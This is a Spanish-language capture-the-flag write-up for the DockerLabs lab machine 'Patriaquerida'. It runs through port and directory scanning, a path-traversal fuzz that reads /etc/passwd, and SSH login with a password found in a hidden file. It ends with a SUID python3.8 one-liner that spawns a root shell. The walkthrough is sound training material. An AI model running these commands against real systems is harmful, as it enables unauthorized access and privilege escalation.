> For the complete documentation index, see [llms.txt](https://beafn28.gitbook.io/beafn28/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://beafn28.gitbook.io/beafn28/writeups/dockerlabs/patriaquerida.md).

# Patriaquerida

✍️ Autor: JuanR🔍 Dificultad: Fácil 📅 Fecha de creación: 12/01/2025

### 🔍 RECONOCIMIENTO


En primer lugar, tras conectarnos a la máquina, utilizamos el comando:

```bash
ping -c 1 172.17.0.2
```

para verificar la conectividad de red.

<figure><img src="https://469389308-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FbKXfRjFOYJgGlV1An6Cf%2Fuploads%2FnZmfeCevvoBtmoxNfoxi%2Fimage.png?alt=media&amp;token=97f997b8-f525-4e7a-b3e9-2aa1d745d39a" alt=""><figcaption></figcaption></figure>

A continuación, realizamos el comando:

```bash
nmap -sVC -p- -n --min-rate 5000 172.17.0.2
```

para realizar un escaneo de puertos y servicios detallado en la dirección IP.

<figure><img src="https://469389308-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FbKXfRjFOYJgGlV1An6Cf%2Fuploads%2FB7R7m5ssUpuSaZhx6CbN%2Fimagen.png?alt=media&amp;token=9ecdaef2-292d-41b3-9421-45bcc09763be" alt=""><figcaption></figcaption></figure>


Como podemos observar durante el escaneo que el **puerto 22** perteneciente al **servicio SSH** y el **puerto 80** perteneciente al **servicio HTTP** están abiertos por lo que a continuación se indagará más.&#x20;

### 🔎 **EXPLORACIÓN**

Se utiliza el comando:

```bash
sudo nmap -sCV -p22,80 -v 172.17.0.2
```

para obtener más información sobre esos puertos específicamente.

<figure><img src="https://469389308-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FbKXfRjFOYJgGlV1An6Cf%2Fuploads%2F3ZUYimpku0uKQmbxt4D9%2Fimagen.png?alt=media&amp;token=42373d24-2049-434e-80df-05607aaad038" alt=""><figcaption></figcaption></figure>


En el puerto 80 corre la página por defecto de Apache por lo que realizamos un escaneo de directorios.

<figure><img src="https://469389308-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FbKXfRjFOYJgGlV1An6Cf%2Fuploads%2FOjDb2JzcK8xRLLW2JD5I%2Fimagen.png?alt=media&amp;token=ae49ba21-9e1b-4ab6-a6ef-21d641c2f760" alt=""><figcaption></figcaption></figure>

```bash
gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x html,txt,php,xml
```

<figure><img src="https://469389308-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FbKXfRjFOYJgGlV1An6Cf%2Fuploads%2Fa7SJR6gyrd7ouzDYlozx%2Fimagen.png?alt=media&amp;token=4ff50118-036b-4204-81ea-5d80c4cf11b1" alt=""><figcaption></figcaption></figure>

Observamos que se encuentra un archivo llamado **index.php**, así que procederemos a explorar el contenido de esa ruta.

<figure><img src="https://469389308-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FbKXfRjFOYJgGlV1An6Cf%2Fuploads%2FBUvHWZF4Th8OHIpMIaQO%2Fimagen.png?alt=media&amp;token=d190fa7a-9a4d-402f-a786-527647dc1f98" alt=""><figcaption></figcaption></figure>

Nos indican directamente dónde buscar, así que accedemos a la ruta: **172.17.0.2/.hidden\_pass**.

<figure><img src="https://469389308-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FbKXfRjFOYJgGlV1An6Cf%2Fuploads%2FGxlN1TjfAQ8RjesmjLsY%2Fimagen.png?alt=media&amp;token=a6d426a9-1aff-48c3-a95d-25ae8c967ad6" alt=""><figcaption></figcaption></figure>

Encontramos lo que parece ser una contraseña: **balu**.

### 🚀 **EXPLOTACIÓN**

Dado que existen rutas visibles, utilizaremos **FFUZ** para explorar más a fondo. Tal como se muestra en la imagen, el servidor es vulnerable a **Path Traversal**, lo que nos permite acceder al archivo **/etc/passwd**.

```bash
ffuf -u "http://172.17.0.2/index.php?FUZZ=/etc/passwd" -w directory-list-2.3-medium.txt -fw 12
```

<figure><img src="https://469389308-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FbKXfRjFOYJgGlV1An6Cf%2Fuploads%2FXRDGsAYDLEnGTTmoBXtp%2Fimagen.png?alt=media&amp;token=7a3df136-384f-4bc5-8f79-8789c83f804a" alt=""><figcaption></figcaption></figure>

<figure><img src="https://469389308-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FbKXfRjFOYJgGlV1An6Cf%2Fuploads%2FtmfTOwfYg6QFX9KkfldG%2Fimagen.png?alt=media&amp;token=9efa5906-6e5f-4228-ae33-3c69f0605107" alt=""><figcaption></figcaption></figure>

Con la contraseña **balu** nos podemos loguear con el usuario **pinguino**.

```bash
ssh pinguino@172.17.0.2
```

<figure><img src="https://469389308-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FbKXfRjFOYJgGlV1An6Cf%2Fuploads%2FfBkFZoqWHZqNNFnIFsQv%2Fimagen.png?alt=media&amp;token=3b4dcd5a-6cca-4a7d-a781-715c28a62f28" alt=""><figcaption></figcaption></figure>

### 🔐 **PRIVILEGIOS**


Indagando encontramos la contraseña del usuario **mario** por lo que pivotamos a él.

<figure><img src="https://469389308-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FbKXfRjFOYJgGlV1An6Cf%2Fuploads%2FGWY08bso1jC0E7ivW92u%2Fimagen.png?alt=media&amp;token=6ab75f4b-6a89-41d3-8c4e-8a5c206eda54" alt=""><figcaption></figcaption></figure>

<figure><img src="https://469389308-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FbKXfRjFOYJgGlV1An6Cf%2Fuploads%2FYyOZWTFxH57CjJXmZ4f0%2Fimagen.png?alt=media&amp;token=a79be01a-846c-4e2c-846a-497183c9e036" alt=""><figcaption></figcaption></figure>


Al buscar permisos **SUID** encontramos que tenemos con **python3.8**.

```
find / -perm -4000 2>/dev/null
```

<figure><img src="https://469389308-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FbKXfRjFOYJgGlV1An6Cf%2Fuploads%2F3lbco18EAafypZJgDP3n%2Fimagen.png?alt=media&amp;token=0581b51c-5c40-43aa-b1c4-6f1c715d9be7" alt=""><figcaption></figcaption></figure>

{% embed url="<https://gtfobins.github.io/gtfobins/python/#suid>" %}

```bash
/usr/bin/python3.8 -c 'import os; os.execl("/bin/bash", "bash", "-p")'
```
<figure><img src="https://469389308-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FbKXfRjFOYJgGlV1An6Cf%2Fuploads%2Fc9kg3XyjPmkbC0DWSHDZ%2Fimagen.png?alt=media&amp;token=2e871814-6296-4a19-97db-ee863e7a1ba7" alt=""><figcaption></figcaption></figure>